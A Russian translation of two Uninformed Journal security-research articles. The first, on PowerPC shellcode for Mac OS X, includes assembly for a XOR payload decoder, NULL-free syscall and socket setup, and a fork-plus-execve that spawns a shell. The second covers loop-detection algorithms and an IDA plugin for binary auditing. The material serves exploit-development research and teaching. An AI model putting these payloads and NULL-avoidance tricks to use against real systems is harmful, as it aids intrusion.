

Uninformed Journal (RU)

Русский перевод статей из журнала Uninformed — независимого издания, посвящённого исследованиям в области информационной безопасности. Журнал публикует глубокие технические статьи о реверс-инжиниринге, разработке эксплойтов, анализе уязвимостей, исследовании ядра операционных систем, обходе механизмов защиты и других передовых темах компьютерной безопасности. Материалы охватывают Windows, Linux, Mac OS X и различные аппаратные платформы.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Приемы работы с шеллкодом PPC в Mac OS X

Автор: H D Moore

Контакт: hdm[at]metasploit.com

Последнее изменение: 09.05.2005

0. Предисловие

Аннотация

Разработка шеллкода для Mac OS X не особенно сложна, но существует ряд советов и техник, которые делают этот процесс проще и эффективнее. Раздельные кэши данных и инструкций процессора PowerPC могут создавать множество проблем при разработке эксплойтов и шеллкода. Распространенная практика исправления опкодов во время выполнения становится гораздо более запутанной, когда кэш инструкций находится в некогерентном режиме. Шеллкод без NULL-байтов можно улучшить, используя индексные регистры и зарезервированные биты, встречающиеся во многих опкодах; это позволяет экономить место, которое иначе занимали бы стандартные техники обхода NULL-байтов.

Операционная система Mac OS X добавляет несколько сложностей для неподготовленных разработчиков: системные вызовы меняют адрес возврата в зависимости от успешности выполнения, а особенности ядра Darwin могут помешать стандартному шеллкоду `execve()` корректно работать в многопоточном процессе. Раскладку виртуальной памяти в Mac OS X можно использовать, чтобы обойти препятствия, связанные с кэшем инструкций, и писать еще более компактный шеллкод.

Благодарности

Автор хотел бы поблагодарить B-r00t, Dino Dai Zovi, LSD, Palante, Optyx и всю редакцию Uninformed Journal.

1. Введение

С появлением Mac OS X отношение специалистов по безопасности к Apple стало неоднозначным. BSD-ядро предлагает знакомую модель Unix, но проприетарные расширения, сетевое ПО и растущее число сообщений об уязвимостях вызывают беспокойство. Эксплуатация повреждений памяти здесь отличается от привычной: некогерентный кэш инструкций и RISC-команды фиксированной длины усложняют разработку эксплойтов и полезной нагрузки.

12 сентября 2003 года B-r00t опубликовал статью под названием "Smashing the Mac for Fun and Profit". В статье B-r00t были разобраны основы разработки шеллкода для Mac OS X с опорой на работы LSD, Palante и Ghandi по PowerPC. Эта статья пытается расширить, а не заменить уже доступный материал по написанию шеллкода для операционной системы Mac OS X. Первый раздел охватывает основы архитектуры PowerPC и то, что нужно знать, чтобы начать писать шеллкод. Второй раздел посвящен избеганию NULL-байтов и других символов при аккуратном

использовании набора инструкций PowerPC. В третьем разделе рассматриваются некоторые особенности поведения платформы Mac OS X и вводятся полезные техники.

2. Основы PowerPC

Архитектура PowerPC (PPC) использует сокращенный набор инструкций, состоящий из 32-битных опкодов фиксированной ширины. Каждый опкод имеет длину ровно четыре байта и может быть выполнен процессором только в том случае, если он выровнен в памяти по границе слова.

2.1. Регистры

Процессоры PowerPC имеют тридцать два 32-битных регистра общего назначения (r0-r31). 64-битные процессоры PowerPC имеют 64-битные регистры общего назначения, но по-прежнему используют 32-битные опкоды, тридцать два 64-битных регистра с плавающей точкой (f0-f31), регистр связи (lr), счетный регистр (ctr) и несколько других регистров для отслеживания условий ветвления, целочисленных переполнений и различных флагов состояния машины. Некоторые процессоры PowerPC также содержат блок векторной обработки (AltiVec и т. п.), который может добавить к этому набору еще тридцать два 128-битных регистра.

На платформе Darwin/Mac OS X регистр r0 используется для хранения номера системного вызова, r1 используется как указатель стека, а r3-r7 используются для передачи аргументов системному вызову. Регистры общего назначения от r3 до r12 считаются изменяемыми и должны сохраняться перед выполнением любого системного вызова или библиотечной функции.

```
;;
;; Демонстрация выполнения системного вызова reboot
;;
main:
    li r0, 55 ; #define SYS_reboot 55
    sc
```

2.2. Ветвления

В отличие от IA-32, в PowerPC нет отдельных инструкций вызова и безусловного перехода, подобных call и jmp: управление передают разные команды ветвления. Они могут использовать относительный или абсолютный адрес, регистр связи либо счётный регистр. Условие берётся из одного из четырёх полей регистра условий или из счётного регистра, значение которого некоторые команды автоматически уменьшают. Команда ветвления может записать адрес следующей инструкции в регистр связи, что позволяет получить абсолютный адрес относительно текущего кода.

```
;;
;; Демонстрация GetPC() через инструкцию branch-and-link
;;
main:

    xor. r5, r5, r5 ; xor r5 с r5, значение сохраняется в r5
                    ; регистр условий обновляется модификатором .

ppcGetPC:
    bnel ppcGetPC ; ветвление, если условие not-equal, что будет ложью
                    ; адрес ppcGetPC+4 теперь находится в регистре связи

    mflr r5        ; переместить регистр связи в r5, который указывает сюда
```

2.3. Память

Доступ к памяти в PowerPC выполняется с помощью инструкций загрузки и сохранения. Непосредственные значения можно загружать в регистр или сохранять по адресу в памяти, но непосредственное значение ограничено 16 битами. При использовании инструкции загрузки для не-непосредственного значения применяется базовый регистр, за которым следует смещение от этого регистра до нужного адреса. Инструкции сохранения работают похожим образом: сохраняемое значение помещается в регистр, а затем инструкция сохранения записывает это значение по адресу, равному регистру назначения плюс значение смещения. Существуют многословные инструкции работы с памятью, но их использование считается плохой практикой, поскольку будущие процессоры PowerPC могут их не поддерживать.

Поскольку команда PowerPC занимает 32 бита, загрузить полный 32-битный адрес за один раз нельзя. Обычно старшие 16 бит загружают через `lis`, а младшие добавляют операцией `ori`. Другой вариант — `addis` с регистром `r0`, который в арифметических командах трактуется как ноль независимо от содержимого. На 64-битном PowerPC для загрузки 32-битного непосредственного значения требуется пять команд. То же 16-битное ограничение действует для относительных ветвлений и других непосредственных операндов.

```
;;
;; Загрузка 32-битного непосредственного значения и сохранение его в стек
;;
main:

    lis r5, 0x1122      ; загрузить старшие биты значения
                        ; r5 содержит 0x11220000

    ori r5, r5, 0x3344 ; загрузить младшие биты значения
                        ; теперь r5 содержит 0x11223344

    stw r5, 20(r1)      ; сохранить это значение в SP+20
    lwz r3, 20(r1)      ; загрузить это значение обратно в r3
```

2.4. Кэш L1

Процессор PowerPC использует один или несколько внутрикристальных кэшей памяти для ускорения доступа к часто используемым данным и инструкциям. Эта кэш-память разделена на отдельный кэш данных и кэш инструкций. Хотя кэш данных в Mac OS X работает в когерентном режиме, разработчикам шеллкода нужно понимать, как кэш данных и кэш инструкций взаимодействуют при выполнении самомодифицирующегося кода.

Как суперскалярная архитектура, процессор PowerPC содержит несколько исполнительных блоков, каждый из которых имеет конвейер. Конвейер можно представить как ленту на фабрике: пока инструкция движется по ленте, выполняются конкретные этапы. Чтобы повысить эффективность конвейера, на ленту одновременно можно поместить несколько инструкций, одну за другой. Процессор пытается предсказать, в каком направлении пойдет инструкция ветвления, а затем заполняет конвейер инструкциями из предсказанного пути. Если предсказание оказалось неверным, содержимое конвейера отбрасывается, и вместо него в конвейер загружаются правильные инструкции.

Такое конвейерное выполнение означает, что в каждом исполнительном блоке одновременно может обрабатываться более одной инструкции. Если одной инструкции требуется результат другой, в конвейере может возникнуть пауза, пока эти зависимости не будут удовлетворены. В случае инструкции сохранения содержимое кэша данных будет обновлено до того, как результаты

будут сброшены обратно в основную память. Если сразу после сохранения выполняется инструкция загрузки, она получит только что обновленное значение. Это происходит потому, что инструкция загрузки прочитает значение из кэша данных, где оно уже было обновлено.

Кэш инструкций - совсем другое дело. На платформе PowerPC кэш инструкций неогерентен. Если исполняемая область памяти изменена и эта область уже загружена в кэш инструкций, измененные инструкции не будут выполнены, пока кэш специально не сбросить. Кэш инструкций заполняется из основной памяти, а не из кэша данных. Если попытаться изменить исполняемый код через инструкцию сохранения, сбросить кэш, а затем попытаться выполнить этот код, все равно остается вероятность, что вместо него будет выполнен исходный, неизменный код. Это может произойти потому, что кэш данных не был сброшен обратно в основную память до заполнения кэша инструкций.

Решение немного хитрое: нужно использовать инструкцию `dcbf`, чтобы инвалидировать каждый блок памяти из кэша данных, дождаться завершения инвалидации инструкцией `sync`, а затем сбросить кэш инструкций для этого блока с помощью `icbi`. Наконец, перед фактическим использованием измененного кода нужно выполнить инструкцию `isync`. Размещение этих инструкций в любом другом порядке может привести к тому, что в кэше инструкций останутся устаревшие данные. Из-за этих ограничений самомодифицирующийся шеллкод на платформе PowerPC встречается редко и часто ненадежен.

Ниже приведен рабочий декодер шеллкода PowerPC, входящий в Metasploit Framework (OSXPPCLongXOR).

```
;;
;; Демонстрация безопасного для кэша декодера полезной нагрузки
;; Основано на PPC-декодере Dino Dai Zovi (20030821)
;;
main:
    xor.    r5, r5, r5          ; Убедиться, что флаг cr0 всегда 'equal'
    bnel    main               ; Ветвиться, если cr0 not-equal, и связать с LMain
    mflr    r31                ; Переместить адрес LMain в r31
    addi    r31, r31, 68+1974    ; 68 = расстояние от ветвления -> payload
                                ; 1974 - константа для исключения null
    subi    r5, r5, 1974        ; Это нужно для dcbf и icbi
    lis     r6, 0x9999          ; XOR key = hi16(0x99999999)
    ori     r6, r6, 0x9999      ; XOR key = lo16(0x99999999)
    addi    r4, r5, 1974 + 4     ; Переместить число слов кода в r4
    mtctr   r4                  ; Установить счетный регистр в число слов

xorlp:
    lwz     r4, -1974(r31)       ; Загрузить закодированное слово в память
    xor     r4, r4, r6           ; XOR этого слова с нашим ключом в r6
    stw     r4, -1974(r31)       ; Сохранить измененное слово обратно в память
    dcbf    r5, r31             ; Сбросить измененное слово в основную память
    .long   0x7cff04ac          ; Дождаться сброса блока данных (sync)
    icbi    r5, r31             ; Инвалидировать предвыбранный блок из i-cache

    subi    r30, r5, -1978       ; Перейти к следующему слову без NULL
    add     r31, r31, r30

    bdnz-   xorlp               ; Ветвиться, если --count == 0
    .long   0x4cff012c          ; Дождаться синхронизации i-cache (isync)

; Вставить сюда XORed payload
.long      (0x7fe00008 ^ 0x99999999)
```

3. Избегание NULL-байтов

Одна из самых частых проблем при разработке шеллкода вообще и для RISC-процессоров в частности - избегание NULL-байтов в собранном коде. На платформе IA32 NULL-байты довольно легко обходить, главным образом из-за набора инструкций переменной длины и нескольких опкодов, доступных для одной и той же задачи. Архитектуры с опкодами фиксированной ширины, такие как PowerPC, имеют поля фиксированного размера и часто дополняют эти поля нулевыми битами. Инструкции с набором неопределенных битов также часто устанавливают эти биты в ноль. В результате многие доступные опкоды невозможно использовать в шеллkode без NULL-байтов без модификации.

На многих платформах ограничения на NULL-байты можно обходить саомодифицирующимся кодом. Эта техника не подходит для исправления одиночных инструкций на PowerPC, поскольку предварительная выборка инструкций и кэш инструкций могут привести к выполнению неизмененной инструкции.

3.1. Неопределенные биты

Чтобы писать интересный шеллкод для Mac OS X, нужно использовать системные вызовы. Одна из первых проблем платформы PowerPC состоит в том, что инструкция системного вызова собирается в 0x44000002, где содержатся два NULL-байта. Если посмотреть справочник IBM PowerPC для инструкции sc, видно, что раскладка битов выглядит так:

```
010001 00000 00000 0000 0000000 000 1 0
-----
A      B      C      D      E      F  G  H
```

Эти 32 бита разбиваются на восемь конкретных полей. Первое поле (A), шириной 5 бит, должно быть установлено в значение 17. Биты, составляющие B, C и D, помечены как неопределенные. Поле E должно быть установлено либо в 1, либо в 0. Поля F и H неопределены, а G всегда должно быть равно 1. Мы можем менять неопределенные биты как угодно, чтобы соответствующие значения байтов не содержали NULL. Первый шаг - перегруппировать эти биты по границам байтов и отметить то, что можно изменять.

```
? = неопределено
# = ноль или единица
[010001??] [????????] [???0000] [00#???1?]
```

Первый байт этой инструкции может быть равен 68, 69, 70 или 71 (DEFG). Второй байт может быть любым символом. Третий байт может быть равен 0, 16, 32, 48, 64, 80, 96, 112, 128, 144, 160, 176, 192, 208, 224 или 240 (среди прочего это включает 0, R и r). Четвертое значение может быть любым из следующих: 2, 3, 6, 7, 10, 11, 14, 15, 18, 19, 22, 23, 26, 27, 30, 31, 34, 35, 38, 39, 42, 43, 46, 47, 50, 51, 54, 55, 58, 59, 62, 63. Как видно, можно создать тысячи разных опкодов, которые процессор будет воспринимать как системный вызов. Эту же технику можно применить почти к любой другой инструкции с неопределенными битами. Хотя текущая линейка чипов PowerPC, используемых с Mac OS X, похоже, игнорирует неопределенные биты, будущие процессоры могут действительно использовать эти биты. Вполне возможно, что злоупотребление неопределенными битами помешает вашему коду работать на новых процессорах.

```
;;
;; Исправление неопределенных битов в опкоде 'sc'
;;
main:
    li r0, 1          ; sys_exit
    li r3, 0          ; статус выхода
    .long 0x45585037 ; sc, исправленный как "EXP7"
```

3.2. Индексные регистры

В PowerPC непосредственные значения используют все 16 бит. Если нужное число содержит нулевой байт, его приходится загружать иначе: обычно сначала записывают безопасное значение без нулей, а затем вычитают разницу до требуемого числа.

```
;;
;; Демонстрация использования индексного регистра
;;
main:
    li r7, 1999          ; поместить значение без NULL в индекс
    subi r5, r7, 1999-1 ; вычесть наше значение минус целевое
                        ; теперь регистр r5 установлен в 1
```

Заранее зная нужные непосредственные значения, можно подобрать исходное значение индексного регистра так, чтобы его уменьшение давало требуемый символ. Для двух удалённых диапазонов, например 1–10 и 50–60, удобно использовать два индексных регистра. Ниже один регистр подходит и для номера системного вызова, и для аргументов, не создавая нулевых байтов. Помимо четырёх байтов инициализации регистра, метод почти не увеличивает код.

```
;;
;; Создание TCP-сокета без NULL-байтов
;;
main:
    li r7, 0x3330          ; 0x38e03330 = индексное значение без NULL
    subi r0, r7, 0x3330-97 ; 0x3807cd31 = системный вызов sys_socket
    subi r3, r7, 0x3330-2  ; 0x3867ccd2 = домен сокета
    subi r4, r7, 0x3330-1  ; 0x3887ccd1 = тип сокета
    subi r5, r7, 0x3330-6  ; 0x38a7ccd6 = протокол сокета
    .long 0x45585037       ; исправленная инструкция 'sc'
```

3.3. Ветвление

Ветвление на адрес вперед без использования NULL-байтов может быть непростым на системах PowerPC. Если вы попытаетесь выполнить ветвление вперед, но менее чем на 256 байтов, ваш опкод будет содержать NULL. Если вы получаете текущий адрес и хотите перейти к смещению от него, нужно поместить целевой адрес в счетный регистр (ctr) или регистр связи (lr). Если вы решите использовать регистр связи, то заметите, что каждая допустимая форма blr содержит NULL-байт. NULL-байта можно избежать, установив биты подсказки ветвления (19-20) в 11 (непредсказуемое ветвление, не оптимизировать). Получившийся опкод становится 0x4e804820 вместо 0x4e800020 для стандартной инструкции blr.

Бит предсказания ветвления (бит 10) также может пригодиться, если нужно изменить второй байт инструкции ветвления на другой символ. Бит предсказания сообщает процессору, насколько вероятно, что инструкция приведет к ветвлению. Чтобы указать бит предсказания ветвления в исходном коде ассемблера, просто поставьте - или + после инструкции ветвления.

4. Приемы Mac OS X

В этом разделе описывается несколько советов и приемов для написания шеллкода на платформе Mac OS X.

4.1. Диагностические инструменты

Mac OS X включает хороший набор средств разработки и диагностики, многие из которых бесценны при разработке шеллкода и эксплойтов. Список ниже описывает некоторые из наиболее часто используемых инструментов и их отношение к разработке шеллкода.

- **Xcode:** В этот пакет входят `gdb`, `gcc` и `as`. К сожалению, `objdump` не включен, и большую часть дизассемблирования приходится выполнять с помощью `gdb` или `otool`.
- **ktrace:** Инструменты `ktrace` и `kdump` эквивалентны `strace` в Linux и `truss` в Solaris. Нет лучшего инструмента для быстрой диагностики ошибок шеллкода.
- **vmmap:** Если вы искали эквивалент `/proc/pid/maps`, вы его нашли. Используйте `vmmap`, чтобы понять, где отображены куча, библиотеки и стеки.
- **crashreporterd:** этот демон запускается по умолчанию и создаёт удобные дампы при сбое системной службы. Он полезен для поиска ранее неизвестных уязвимостей в службах Mac OS X. Журналы аварий находятся в `/Library/Logs/CrashReporter`.
- **heap:** Быстро выводит список всех куч процесса. Это может быть удобно, когда кэш инструкций мешает прямому возврату и нужно найти альтернативное расположение шеллкода.
- **otool:** Выводит все библиотеки, связанные с заданным бинарным файлом, дизассемблирует mach-o-бинарники и показывает содержимое любого раздела исполняемого файла или библиотеки. Это эквивалент `ldd` и `objdump`, объединенных в одну утилиту.

4.2. Ошибка системного вызова

Интересная особенность Mac OS X состоит в том, что успешный системный вызов вернется по адресу через 4 байта после конца инструкции `sc`, а неудачный системный вызов вернется непосредственно после инструкции `sc`. Это позволяет выполнить конкретную инструкцию только при сбое системного вызова. Самое распространенное применение этой особенности - переход к обработчику ошибки, хотя ее также можно использовать для установки флага или возвращаемого значения. При написании шеллкода эта особенность обычно скорее раздражает, чем помогает, поскольку увеличивает размер кода на четыре байта на каждый системный вызов. Однако в некоторых случаях ее можно использовать, чтобы убрать одну-две инструкции из итоговой полезной нагрузки.

4.3. Потоки и Execve

В Mac OS X существует недокументированное поведение, связанное с системным вызовом `execve()` внутри многопоточного процесса. Если процесс пытается вызвать `execve()` и имеет более одного активного потока, ядро возвращает ошибку `EOPNOTSUPP`. При более внимательном рассмотрении `kernexec.c` в исходном коде Darwin XNU становится ясно, что для корректной работы шеллкода внутри многопоточного процесса ему нужно вызвать либо `fork()`, либо `vfork()` перед вызовом `execve()`.

```
;;
;; Создать дочерний процесс и запустить командную оболочку
;;
main:
_fork:
    li    r0, 2
    sc
    b     _exitproc

_execsh:
    xor.   r5, r5, r5          ; основано на execve от ghandi
    bne1   _execsh
    mflr   r3
    addi   r3, r3, 32          ; 32
```



```

stw    r3, -8(r1)      ; argv[0] = path
stw    r5, -4(r1)      ; argv[1] = NULL
subi   r4, r1, 8        ; r4 = {path, 0}
li     r0, 59
sc                                           ; execve(path, argv, NULL)
b      _exitproc

_path:
.ascii "/bin/csh"      ; csh обрабатывает seteuid() за нас
.long  0

_exitproc:
li     r0, 1
li     r3, 0
sc

```

4.4. Разделяемые библиотеки

Пользовательское сообщество Mac OS X обычно объединяет одна общая черта: они поддерживают свои системы в актуальном состоянии. Служба Apple Software Update после включения весьма настойчиво предлагает устанавливать новые выпуски программного обеспечения по мере их появления. В результате почти каждая система Mac OS X имеет точно такие же бинарные файлы. Системные библиотеки часто загружаются по одному и тому же виртуальному адресу во всех приложениях. В этом смысле Mac OS X начинает напоминать платформу Windows.

Если все процессы на всех системах Mac OS X имеют одинаковые виртуальные адреса для одних и тех же библиотек, шеллкод в стиле Windows становится возможным. Если найти подходящий код установки аргументов в разделяемой библиотеке, полезные нагрузки return-to-library также становятся гораздо более реальными. Эти библиотеки можно использовать как адреса возврата, подобно тому как эксплойты Windows часто возвращаются обратно в загруженную DLL. Некоторые полезные адреса перечислены ниже:

- 0x90000000: Базовый адрес системной библиотеки (libSystem.B.dylib), большинство расположений функций статичны во всех версиях OS X.
- 0xffff8000: Базовый адрес "общей" страницы. Здесь можно найти ряд полезных функций и инструкций. Эти функции включают memcpu, sysdcacheflush, sysicacheinvalidate и bcopy.

Следующий пример без NULL использует функцию sysicacheinvalidate, чтобы сбросить 1040 байтов из кэша инструкций, начиная с адреса полезной нагрузки:

```

;;
;; Сброс кэша инструкций за 32 байта
;;
main:
_main:
xor.   r5, r5, r5
bnel   main
mflr   r3

;; сбросить 1040 байтов, начиная после ветвления
li     r4, 1024+16

;; 0xffff8520 - это __sys_icache_invalidate()
addis  r8, r5, hi16(0xffff8520)
ori    r8, r8, lo16(0xffff8520)
mtctr  r8
bctrl

```

5. Заключение

В первом разделе мы рассмотрели основы платформы PowerPC и описали соглашение о вызове системных вызовов, используемое на платформе Darwin/Mac OS X. Во втором разделе были представлены несколько техник удаления NULL-байтов из некоторых распространенных инструкций. В третьем разделе мы представили инструменты и техники, которые могут быть полезны при разработке шеллкода.

Библиография

B-r00t PowerPC / OSX (Darwin) Shellcode Assembly.

<http://packetstormsecurity.org/shellcode/PPC_OSX_Shellcode_Assembly.pdf>

Bunda, Potter, Shadowen Powerpc Microprocessor Developer's Guide.

<<http://www.amazon.com/exec/obidos/tg/detail/-/0672305437/>>

Steve Heath Newnes Power PC Programming Pocket Book.

<<http://www.amazon.com/exec/obidos/tg/detail/-/0750621117/>>

IBM PowerPC Assembler Language Reference.

<http://publib16.boulder.ibm.com/pseries/en_US/aixassem/alangref/mastertoc.htm>

Обнаружение циклов

Автор: Peter Silberman

Контакт: <peter.silberman@gmail.com>

1. Предисловие

Аннотация

В ходе чтения этой статьи читатель получит новые знания о прежних и новых исследованиях в области обнаружения циклов. Тема обнаружения циклов будет применена к области бинарного анализа, а пример из практики покажет, как это можно использовать. Все реализации, приведенные в этом документе, написаны на C/C++ с использованием плагинов Interactive Disassembler (IDA).

Благодарности

Автор хотел бы поблагодарить Pedram Amini, thief, Halvar Flake, skape, trew, Johnny Cache и всех остальных из pologin, кто помогал идеями и поддерживал поток творческой мысли.

2. Введение

Цель этой статьи - объяснить читателю, почему обнаружение циклов важно и как его можно использовать. Когда исследователь безопасности думает о небезопасных практиках программирования, одними из первых на ум приходят вызовы вроде `strcpy` и `sprintf`. Такие вызовы функций считаются легкой добычей. Некоторые исследователи безопасности думают о целочисленных переполнениях или ошибках копирования off-by-one как о типах уязвимостей. Однако не так много людей рассматривают или вообще задумываются о неправильном использовании циклов как о проблеме безопасности.

При этом циклы существуют с самого начала времен, то есть с первых языков программирования. Потребность языка проходить по данным, чтобы анализировать каждый объект или символ, была всегда. Тем не менее не всем приходит в голову искать проблемы безопасности в цикле. Что если цикл завершается некорректно? В зависимости от операции, которую выполняет цикл, при неправильном управлении он может повредить соседние области памяти. Если цикл освобождает память, которой больше не существует или которая вообще не является памятью, можно обнаружить ошибку double-free. Все это может происходить и действительно происходит в циклах.

По мере устранения очевидных дефектов исследователям приходится искать уязвимости в менее изученных местах, например в работе циклов после компиляции в машинный код. Компания BugScan реализовала обнаружение циклического обхода буфера, но публично метод не описывала: <<http://www.logiclibrary.com>>.

Читатель может спросить: зачем вообще смотреть на циклы? Дело в том, что множество компаний реализуют собственные строковые процедуры, похожие на `strcpy` и `strcat`, которые часто оказываются столь же опасными, как и стандартные строковые функции. Такие функции обычно

остаются непроанализированными, потому что нет быстрого способа сказать, что они копируют буфер. По этой причине обнаружение циклов может помочь исследователю безопасности выявлять области интереса. В ходе этой статьи читатель узнает о разных способах обнаружения циклов с использованием анализа графов, о реализации обнаружения циклов, увидит новый IDA-плагин для обнаружения циклов и пример из практики, который свяжет все это вместе.

3. Алгоритмы, используемые для обнаружения циклов

На тему обнаружения циклов было выполнено много исследований. Однако эти исследования проводились не с целью поиска и эксплуатации уязвимостей, существующих внутри циклов. Большинство исследований было посвящено распознаванию и оптимизации циклов. Хорошая статья об оптимизации циклов и компиляторной оптимизации находится здесь: <http://www.cs.princeton.edu/courses/archive/spring03/cs320/notes/loops.pdf>.

Исследования оптимизации циклов привели ученых к классификации различных типов циклов. Существует две разные категории, к одной из которых будет относиться любой цикл. Цикл будет либо неприводимым, определяемым как "циклы с несколькими точками входа" (<http://portal.acm.org/citation.cfm?id=236114.236115>), либо приводимым, определяемым как "циклы с одной точкой входа" (<http://portal.acm.org/citation.cfm?id=236114.236115>). Учитывая наличие двух разных категорий, логично, что эти два типа циклов обнаруживаются разными способами. Две популярные работы по обнаружению циклов - *Interval Finding Algorithm* и *Identifying Loops Using DJ Graphs*. Этот документ охватывает наиболее широко принятую теорию обнаружения циклов.

3.1. Обнаружение естественных циклов

Один из наиболее известных алгоритмов обнаружения циклов демонстрируется в книге *Compilers Principles, Techniques, and Tools* Alfred V. Aho, Ravi Sethi и Jeffrey D. Ullman. В этом алгоритме авторы используют технику из двух компонентов для поиска естественных циклов. Естественный цикл "имеет одну точку входа. Заголовок доминирует над всеми узлами в цикле" (http://www-2.cs.cmu.edu/afs/cs.cmu.edu/academic/class/15745-s03/public/lectures/L7_handouts.pdf). Не все циклы являются естественными.

Первый компонент обнаружения естественных циклов - построение дерева доминаторов из графа потока управления (CFG). Доминатор можно найти, когда все пути к заданному узлу должны проходить через другой узел. Граф потока управления по сути является картой выполнения кода с информацией о направлениях. Алгоритм из книги требует найти все доминаторы в CFG. Посмотрим на сам алгоритм.

Начиная с входного узла, алгоритм должен проверить, существует ли путь от входного узла к подчиненному. Этот путь должен обходить главный узел. Если до подчиненного узла можно добраться, не затрагивая главный узел, можно определить, что главный узел не доминирует над подчиненным. Если до подчиненного узла добраться невозможно, определяется, что главный узел доминирует над подчиненным. Для реализации этой процедуры пользователь вызвал бы функцию `is_path_to(ea_t from, ea_t to, ea_t avoid)`, включенную в `loopdetection.cpp`. Эта функция по сути проверяет, существует ли путь от параметра `from` к параметру `to`, избегая узла, указанного в `avoid`. Рисунок иллюстрирует этот алгоритм.

Как читатель может видеть на рисунке 1, в этом CFG есть цикл. Пусть путь узлов, создающих цикл, идет от B к C и к D; он будет представлен как B->C->D. Также существует другой цикл из узлов B->D. Используя описанный выше алгоритм, можно проверить, какие из этих узлов участвуют в

естественном цикле. Первый вопрос: может ли поток программы попасть из A в D, избегая B? Как видит читатель, в данном случае добраться до D, избегая B, невозможно. Поэтому вызов функции `is_path_to` сообщит пользователю, что B доминирует над D. Это можно представить как $B \text{ Dom } D$, а также $B \text{ Dom } C$. Причина в том, что нет способа достичь C или D, не проходя через B.

Возможный вопрос: как именно это демонстрирует цикл? Ответ: фактически никак. Второй компонент обнаружения естественных циклов проверяет, существует ли связь, или обратное ребро, из D в B, которое позволило бы потоку программы вернуться к узлу B и замкнуть цикл. В случае $B \rightarrow D$ существует обратное ребро, которое действительно завершает цикл.

3.2. Проблемы обнаружения естественных циклов

У естественных циклов есть очень большая проблема. Она связана с определением естественного цикла: "одна точка входа, заголовок которой доминирует над всеми узлами в цикле". Обнаружение естественных циклов не работает с неприводимыми циклами, как они были определены ранее. Эту проблему можно продемонстрировать на рисунке.

Как читатель видит, и B, и D являются точками входа в C. Кроме того, ни D, ни B не доминируют над C. Это серьезно ломает алгоритм и делает его способным находить только циклы, подпадающие под спецификацию естественного или приводимого цикла. Важно отметить, что это почти невозможно воспроизвести.

4. Другой подход к обнаружению циклов

Читатель увидел, как обнаруживать доминаторы внутри CFG и как использовать это как компонент для поиска естественных циклов. Предыдущая глава описала, почему обнаружение естественных циклов некорректно при попытке обнаруживать неприводимые циклы. Для бинарного аудита инструмент должен уметь находить все циклы, а затем позволять пользователю определять, интересны эти циклы или нет. Эта глава представляет алгоритм циклов, используемый в IDA-плагине для их обнаружения.

Чтобы получить алгоритм, достаточно устойчивый для обнаружения циклов как в неприводимой, так и в приводимой категории, автор решил изменить прежнее определение естественного цикла. Новое определение звучит так: "цикл может иметь несколько точек входа и по крайней мере одну связь, создающую цикл". Это определение избегает использования доминаторов для обнаружения циклов в CFG.

Альтернативный алгоритм сначала вызывает функцию `is_reference_to(ea_t to, ea_t ref)`. Функция `is_reference_to` определяет, существует ли ссылка из `ea_t`, указанного параметром `ref`, к параметру `to`. Эта проверка внутри алгоритма обнаружения циклов определяет, существует ли обратное ребро или связь, которая завершила бы цикл. Причина, по которой эта проверка выполняется первой, - скорость. Если нет ссылки, которая завершила бы цикл, нет причин вызывать `is_path_to`, что предотвращает ненужные вычисления.

Однако если связь или обратное ребро есть, используется вызов перегруженной функции `is_path_to(ea_t from, ea_t to)`, чтобы определить, могут ли проверяемые узлы вообще достигать друг друга. Функция `is_path_to` моделирует все возможные условия выполнения кода, следуя по всем возможным ребрам, чтобы определить, может ли поток выполнения когда-либо достичь параметра `to`, начиная с параметра `from`. Функция `is_path_to(ea_t from, ea_t to)` возвращает единицу (`true`), если путь от `from` к `to` действительно существует. Если обе эти функции возвращают единицу, можно сделать вывод, что эти узлы участвуют в цикле.

4.1. Проблемы нового подхода

В любом алгоритме могут существовать небольшие проблемы, из-за которых он далек от оптимального. Такая проблема относится и к новому подходу, представленному выше. Описанный алгоритм не был оптимизирован по производительности. Он работает за время $O(N^2)$, что создает существенную нагрузку, если узлов больше примерно 600.

Причина, по которой алгоритм столь затратен по времени, состоит в том, что вместо реализации поиска в ширину (Breadth First Search, BFS) в функции `is_path_to`, которая вычисляет все возможные пути к заданному узлу и от него, был реализован поиск в глубину (Depth First Search, DFS). Поиск в глубину намного дороже поиска в ширину, и из-за этого алгоритм в некоторых редких случаях может страдать. Если читателю интересно, как реализовать более эффективный алгоритм поиска доминаторов, стоит обратиться к *Compiler Design Implementation* Steven S. Muchnick.

Следует отметить, что в будущих версиях этого плагина в код будут внесены оптимизации. Оптимизации будут специально касаться новых реализаций поиска в ширину вместо поиска в глубину, а также других небольших улучшений.

5. Обнаружение циклов с использованием IDA-плагинов

В каждом алгоритме и каждой теории существуют небольшие проблемы. Важно понимать представленный алгоритм.

Плагин, описанный в этом документе, использует класс Function Analyzer (`functionanalyzer`), разработанный Pedram Amini (<http://labs.iddefense.com>), как базовый класс. Класс Loop Detection (`loopdetection`) использует наследование, чтобы получить свои атрибуты от Function Analyzer. Наследование используется главным образом ради простоты разработки. Оно также применяется для того, чтобы вместо повторного добавления функций в новую версию Function Analyzer пользователю нужно было лишь заменить старый файл. Последняя причина использования наследования - единообразие кода, достигаемое созданием виртуальных функций. Эти виртуальные функции позволяют пользователю переопределять методы, реализованные в Function Analyzer. Это означает, что если пользователь понимает структуру Function Analyzer, ему не должно быть сложно понять структуру Loop Detection.

5.1. Использование плагина

Чтобы использовать этот плагин наилучшим образом, пользователь должен понимать его возможности и функции. При запуске плагина пользователь увидит окно, показанное на рисунке. Каждая из опций, показанных на рисунке, описана отдельно.

- **Graph Loop:** Эта функция визуализирует циклы, отмечая вход в цикл зеленой рамкой, выход из цикла красной рамкой, а узел цикла желтой рамкой.
- **Highlight Function Calls:** Эта опция позволяет пользователю подсвечивать фон любого вызова функции, сделанного внутри цикла. Подсветка выполняется в IDA View.
- **Вывод сведений о стеке:** функция доступна только вместе с построением графа цикла. Граф показывает переменные стека, их имена, размеры и принадлежность к аргументам, что полезно при статическом аудите.

- **Highlight Code:** Эта опция очень похожа на Highlight Function, но вместо подсветки только вызовов функций внутри циклов она подсвечивает весь код, выполняемый внутри циклов. Это упрощает чтение циклов в IDA View.
- **Verbose Output:** Эта функция позволяет пользователю видеть, как работает программа, и дает больше информации о действиях плагина.
- **Auto Commenting:** Эта опция добавляет комментарии к узлам циклов, например где цикл начинается, где он завершается и другую полезную информацию, чтобы пользователю не приходилось постоянно смотреть на граф.
- **All Loops Highlighting of Functions:** Эта функция находит каждый цикл в базе IDA. Затем она подсвечивает любой вызов любой функции внутри цикла. Подсветка выполняется в IDA View, упрощая навигацию по коду.
